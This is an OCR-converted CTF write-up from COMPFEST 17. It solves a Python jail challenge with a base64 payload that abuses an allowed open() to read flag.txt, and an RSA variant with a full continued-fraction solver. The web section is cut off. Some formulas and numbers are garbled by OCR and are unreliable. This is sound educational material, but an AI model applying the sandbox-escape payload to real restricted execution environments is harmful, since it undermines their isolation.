CTF Write Up
COMPFEST 17 CTF


By Team ASGama when yh

I Putu Herjuna Manasye Suarthana
Ahmad Zainurafi Alfikri
Abdullah Faqih Muzakki

Table of Contents

I. Opening

Sanity Check (Free) [100 pts]



[100 pts] Sanity Check

Description

Welcome to COMPFEST 17! Hope you enjoy the challenges :)

COMPFEST17{s3m4ng4t_4nd_s33_y0u_0n_f1n4l}


Submission

You know the drill... :D

Flag: COMPFEST17{s3m4ng4t_4nd_s33_y0u_0n_f1n4l}

II. Misc

ezzz jail [revenge] [100 pts]



[100 pts] ezzz jail [revenge]

Description

Author: tipsen

just your normal ez jail


nc ctf.compfest.id 7603

Attachments

chall.zip


Submission

Given a challenge with the description that it is "just your normal ez jail". We suspected that this is a pyjail challenge since we have to connect to a remote host.. Downloading the **chall.zip** will give us the following files:




```
Archive:  chall.zip
   creating: public/
  inflating: public/.gitkeep
  inflating: public/chall.py
  inflating: public/Dockerfile
  inflating: public/safe_exceptions.py
```

Looking at the main function of **chall.py**:




```python
def main():
    while True:
        try:
            code = input(">>> ")
            if code == "exit":
                break
            if code.startswith("b64:"):
                code = base64.b64decode(code[4:]).decode()
            run_code(code)
        except (KeyboardInterrupt, EOFError):
            break

if __name__ == "__main__":
    main()
```

The program will basically take an input that starts with “b64:” followed by a payload that is encoded in base64. This payload will be run through a **run_code** function which is defined as follows:



```python
def get_globals():
    global _original_safe_globals

    if _original_safe_globals is None:
        safe_globals_copy = safe_globals.copy()

        for exc in EXCEPTIONS_TO_REMOVE:
            if exc in safe_globals_copy['__builtins__']:
                del safe_globals_copy['__builtins__'][exc]

        safe_globals_copy['__builtins__']['error'] = error
        safe_globals_copy['__builtins__']['open'] = open

        _original_safe_globals = safe_globals_copy

    return _original_safe_globals

def run_code(code):
    try:
        bytecode = compile_restricted(code, '<input>', 'exec')
        if bytecode is None:
            return
        exec(bytecode, get_globals())
    except Exception as e:
        print(f"Error: {e}")
```

The code will be compiled into bytecode and get executed with exec. However, it will first be checked with the **get_globals()** function. This get globals function will check whether our code contains specific “EXCEPTIONS” in which it will remove it. This list of exceptions can are retrieved from **safe_exceptions.py:**



File: safe_exceptions.py

```python
EXCEPTIONS_TO_REMOVE = [
    'ArithmeticError',
    'AssertionError',
    'AttributeError',
    'BaseException',
    'BufferError',
    'BytesWarning',
    'DeprecationWarning',
    'EOFError',
    'EnvironmentError',
    'Exception',
    'FloatingPointError',
    'FutureWarning',
    'GeneratorExit',
    'IOError',
    'ImportError',
    'ImportWarning',
    'IndentationError',
    'IndexError',
    'KeyError',
    'KeyboardInterrupt',
```

The file includes almost all built-in exceptions. This means we cannot raise or catch most standard exceptions. The environment also uses RestrictedPython's safe_globals, which limits access to many built-in functions and attributes.

HOWEVER, only **error (a RuntimeError instance) and open are added to the builtins and therefore allowed.** We can use this to our advantage!

Our main goal is to read flag.txt that is present in the same directory as the chall file. We can use the **open** function to achieve this. The following python code can do so:

```python
open(1, 'w').write(open('flag.txt').read())
```


Encoding it in base64 becomes:

```
b3BlbigxLCAndycpLndyaXRlKG9wZW4oJ2ZsYWcudHh0JykucmVhZCgpKQ==
```

Making the final payload:

```
b64: b3BlbigxLCAndycpLndyaXRlKG9wZW4oJ2ZsYWcudHh0JykucmVhZCgpKQ==
```

Now let us connect to the remote instance and paste the payload:




```
(base) pemakai@DESKTOP-8K5L957:~/CTF_Challs/Compfest17/real/misc/ez_jail_revenge/public$ nc ctf.compfest.id 7603
>>> b64: b3BlbigxLCAndycpLndyaXRlKG9wZW4oJ2ZsYWcudHh0JykucmVhZCgpKQ==
COMPFEST17{w3lP_s0Rry_tHe_PReViou$_v3rS!On_W4$_UNINteNDEd_utfTtFRMX9mgwPzu}
```

Flag:
COMPFEST17{w3lP_s0Rry_tHe_PReViou$_v3rS!On_W4$_UNINteNDEd_utfTtFRMX9mgwPzu}

III. Cryptography

Custom Parameter [100 pts]



[100 pts] Custom Parameter

Description

Author: Karev

This time I allow you to customize a parameter, but I made sure it is safe.

Note:
In case the main remote is slow, you can try connecting to `nc ctf.compfest.id 6102`

`nc ctf.compfest.id 7102`

Attachments

chall.py

Submission

Given a cryptography challenge with an attachment called **chall.py** as usual. Opening it reveals the following code:

```python
from Crypto.Util.number import getPrime,bytes_to_long
from random import randint
from math import gcd
from decimal import Decimal
FLAG = b"REDACTED"

def generate_pub_key():
    while True:
        p = getPrime(2048)
        q = getPrime(2048)
        if (p < q < 2*p) or (q< p < 2*q):
            break
    N = p * q

    phi = (p**2-1) * (q**2-1)
    print("N: ", N)
    bound = int(input("Enter bound: "))
    if bound < 2**1000:
        print("Get out of here!")
        exit(1)
    while True:
        d = randint(phi-bound,phi-1)
        if gcd(d,phi) == 1:
            break
    e = pow(d,-1,phi)
    return N,e

def encrypt(m, N, e):
    m = bytes_to_long(m)
    ct = pow(m, e, N)
    return ct

if __name__ == "__main__":
    print("Generating public key....")
    print("")
    N, e= generate_pub_key()
    print("Done!")
    print("")
    m = FLAG
    ct = encrypt(m, N, e)
    print("e:", e)
    print("ct:", ct)
```

When connecting to the instance, we are given the following data from the program:

```
N =
470821275378622766548406379880529338794133174017836532359465458842978250
```

```
288195496903737701018708389607395926375764495252249524485721437206404657
505602717378797817059129927994291010298775333960960876331865795702359353
831193716780067883300014190263790025656721006673204126318211358981452766
387958540313021833728316544474893933784196613668703923064766651230224226
496804133943877925823744475642539182849933566549964770222695043872255922
447331084014029344599753753361668309455452067364379269019829348877019838
735059468874460522720311085526106704975874603665929577025357560706903511
965464535476645174322959762616754604627904308846711938521349780719072773
252038983564577438501868355236878427975188804280994378882026421063060618
381591385956922699468962959521664767912845594578854634478177774772051373
086589060227920429085066056508712087913638889142464231364020024754983891
066797958200151403199524417399961022309888397869311009009407540441815215
282977799623237820542957224499202135491963349145330438107763851239887862
854419169209510943982151843142689050711455970069008450622752498876284862
924908532787922322443618309807758926085987463348187730672230220945654333
150921908087851781569539929841575242206000629124465147791865319440057341
095950537
e =
523583469533556180666860132970270070931980816988628382776958350308628182
558359876811576920972920783465584441327729054319704901388558788292424025
101231803993707007433154569326265884915001784417990055081553598923041270
460306626272885247413920738615181597479925570905979191981280939798038391
107894217687192820689124038061393952377630380911585943587486342845532395
853951872264706291032416841462492196329191435774825594887531748392240616
602232732226165653172070779855810405599846404396442119988024685259071364
846477422711622237357478145872917564903516383009252731987233368117793333
309513665918311481024983429469488972357433400620399905091470149453388370
773341032884546251478221775867268921809884782941944481179371846633416028
233053642838335852078837698450999723672634137137787709597822520162889237
916472233096991999509989513724079760623305375750207062440697439939373907
823028029776312068282444849072953281785768731487478681121761268738574523
722163901013033703341180483706555662758820244317882865750271876252797351
928520780749167910786082928676336144730779600843687331181694519823801625
740040371189628947198115592242977201037276071527509712322345072513052121
343319519205039174043614922847683636891306825934236945953938513176207425
147649745503831069833405655249421664316476995094077071147209163576188806
813353893414966177058878921746529083310326454257737074773683966284036086
113638414256422283427260106750326829647362989850532022990822391770258962
990995368013119035898448743446043984249232766253375468564608797533543493
031038020641022169204148221831088764226829542511436524022635476942961338
617182629460550602494441224642537300171119201296371063546673252899767273
337838212961493213179107927941582202052344244345949532187969657891877559
136442150899437955421759694647059409966967515723851342124751236577949218
047946052265496068006431620616888206285427734027138881054687453073000963
685292102920918915243901573311998136381882573705397212299060506132875931
406146752666820183036281873884188735648075275544024485601188279554211568
```

```
340025748627332765772430931386171834564916155174557567972282124830016030
```

Our first impression looking at this challenge is that it is another typical RSA challenge. However, looking at the challenge file, the phi in this case is defined differently where

$$\phi=(p^2 - 1)(q^2 - 1)$$

so

$$\Phi =(pq)^2 +(p^2 + q^2) - 2.$$

Which is unlike the regular RSA scheme where ***$\phi=(p - 1)(q - 1)$***. This also means that:

$$(p + q)^2 = (N+1)^2 - \phi$$

So if we can reconstruct ***ϕ***, then ***(p + q)*** is known, and factoring N reduces to solving a quadratic:

$$x^2 - (p + q)^x + N = 0$$

To start solving the challenge, we need to consider the given variables:

$$ed \equiv 1(\bmod \phi)$$

so

$$\frac{e}{\phi} \approx \frac{t}{k}$$

From here, we can try to recover ***ϕ*** by doing the following operation:

$$\phi = \frac{ek+1}{t}$$

In this case, however, ***ϕ*** must be less than $\mathbf{N^2}$ and $\mathbf{(N+1)^2}$ must be a perfect square. If both conditions are valid, we have a valid **(p + q)**. From here, we can recover **p** and **q** by factoring **N** where **S = p + q**. To achieve this, we can solve the following equation:

$$x^2 - Sx + N=0$$

Once the p and q are known, we can compute **L** to get **d**. This d can be used to decrypt the message:

$$L = lcm(p-1, q-1),\ d \equiv e-1\ (\bmod L)$$

$$m\ (flag) = ct^d\ (\bmod N).$$


All of these are completed automatically in the solver script we created below:

```
import sys
from math import gcd, isqrt
from fractions import Fraction

if hasattr(sys, "set_int_max_str_digits"):
    sys.set_int_max_str_digits(0)

N =
470821275378622766548406379880529338794133174017836532359465458842978250
288195496903737701018708389607395926375764495252249524485721437206404657
505602717378797817059129927994291010298775333960960876331865795702359353
831193716780067883300014190263790025656721006673204126318211358981452766
387958540313021833728316544474893933784196613668703923064766651230224226
496804133943877925823744475642539182849933566549964770222695043872255922
447331084014029344599753753361668309455452067364379269019829348877019838
735059468874460522720311085526106704975874603665929577025357560706903511
965464535476645174322959762616754604627904308846711938521349780719072773
252038983564577438501868355236878427975188804280994378882026421063060618
```

```
381591385956922699468962959521664767912845594578854634478177774772051373
```

```
151759422403549657613076402327834918994914879962804988692830778958439018
471756074278901930031597684255868123031156842410144356729045858418131691
838011628082669391526619559822406982987276650438123627780682284168923885
869745151557066526060891411842473608577039012650877844176220977739311269
795465896612633760804483745638869098712253427799039858231470904816538829
446974607583915335340846964681765228511812989841496615786404553529236938
996197466242343186431743300398649180663113099475975305806020515394449742
739844717134207033202051566641552291037861002242815048619983138823421652
255464608089768249722218383010378368258561179497848422795847632921803032
844805170316512605894341378770283804187992736936429918199753090308256537
407438339804210494881061526213252843714090741116504176956259608944532932
737057661957907106257083977320775018893531091516981201540635032170043054
702602703721510514603519427543155622492508655662939302768388178045126846
013288826455637853799670570994088036866636869808269401510432895725175614
814888346592605546159034207644667863709695975448955066980685067686527951
276652872369860508744455287181516105074495727274958920731873012205271577
572231371

def cf_expand(num, den):
    """Return the continued fraction coefficients of num/den."""
    out = []
    while den:
        a = num // den
        out.append(a)
        num, den = den, num - a * den
    return out

def convergents_from_cf(cf):
    """Yield convergents as Fractions using the standard recurrence."""
    p0, q0 = 1, 0
    p1, q1 = cf[0], 1
    yield Fraction(p1, q1)
    for a in cf[1:]:
        p2 = a * p1 + p0
        q2 = a * q1 + q0
        yield Fraction(p2, q2)
        p0, q0, p1, q1 = p1, q1, p2, q2

def lcm(a, b):
    return a // gcd(a, b) * b

def is_square(n: int) -> bool:
    if n < 0:
        return False
    r = isqrt(n)
    return r * r == n
```

```
#reconstruct phi* via (ek + 1) / t where t/k ~ e / phi*

N1_sq = (N + 1) ** 2
cf = cf_expand(e, N1_sq)

found = False
for frac in convergents_from_cf(cf):
    t = frac.numerator
    k = frac.denominator
    if t == 0:
        continue

    num = e * k + 1
    if num % t != 0:
        continue

    phi_star = num // t
    #(p^2-1)(q^2-1) < (pq)^2 = N^2
    if not (0 < phi_star < N * N):
        continue

    #(N+1)^2 - phi* = (p+q)^2 must be a perfect square
    S2 = N1_sq - phi_star
    if not is_square(S2):
        continue
    S = isqrt(S2)

    #factor via quadratic x^2 - S x + N = 0
    disc = S * S - 4 * N
    if disc < 0 or not is_square(disc):
        continue
    r = isqrt(disc)
    p = (S + r) // 2
    q = (S - r) // 2
    if p <= 1 or q <= 1 or p * q != N:
        continue

    #got factors, decrypt with standard RSA modulus (lcm(p-1, q-1))
    L = lcm(p - 1, q - 1)
    try:
        d = pow(e, -1, L)
    except ValueError:
        #e not invertible mod L (shouldn't happen if service was
correct)
        continue
    m = pow(ct, d, N)
    msg = m.to_bytes((m.bit_length() + 7) // 8, "big")
    if not msg:
        msg = b"\x00"
    try:
        print(msg.decode())
    except UnicodeDecodeError:
        print(msg)
    found = True
    break

if not found:
    print("[-] No hit with convergents. Try a new instance or extend the search around convergents.")
```




```
(base) pemakai@DESKTOP-8K5L957:~/CTF_Challs/Compfest17/real/crypto$ python3 solve.py
COMPFEST17{wait__that_works_here_too__thats_cool_anyway_see_you_at_the_finals_75d3e3d44a}
```

Flag:
COMPFEST17{wait__that_works_here_too__thats_cool_anyway_see_you_at_the_finals_75d3e3d44a}

IV. Web

Dark side of asteroid [100 pts]



[100 pts] Dark side of asteroid

Description

Author: jay

something seems wrong??????


http://ctf.compfest.id:7302

Attachments

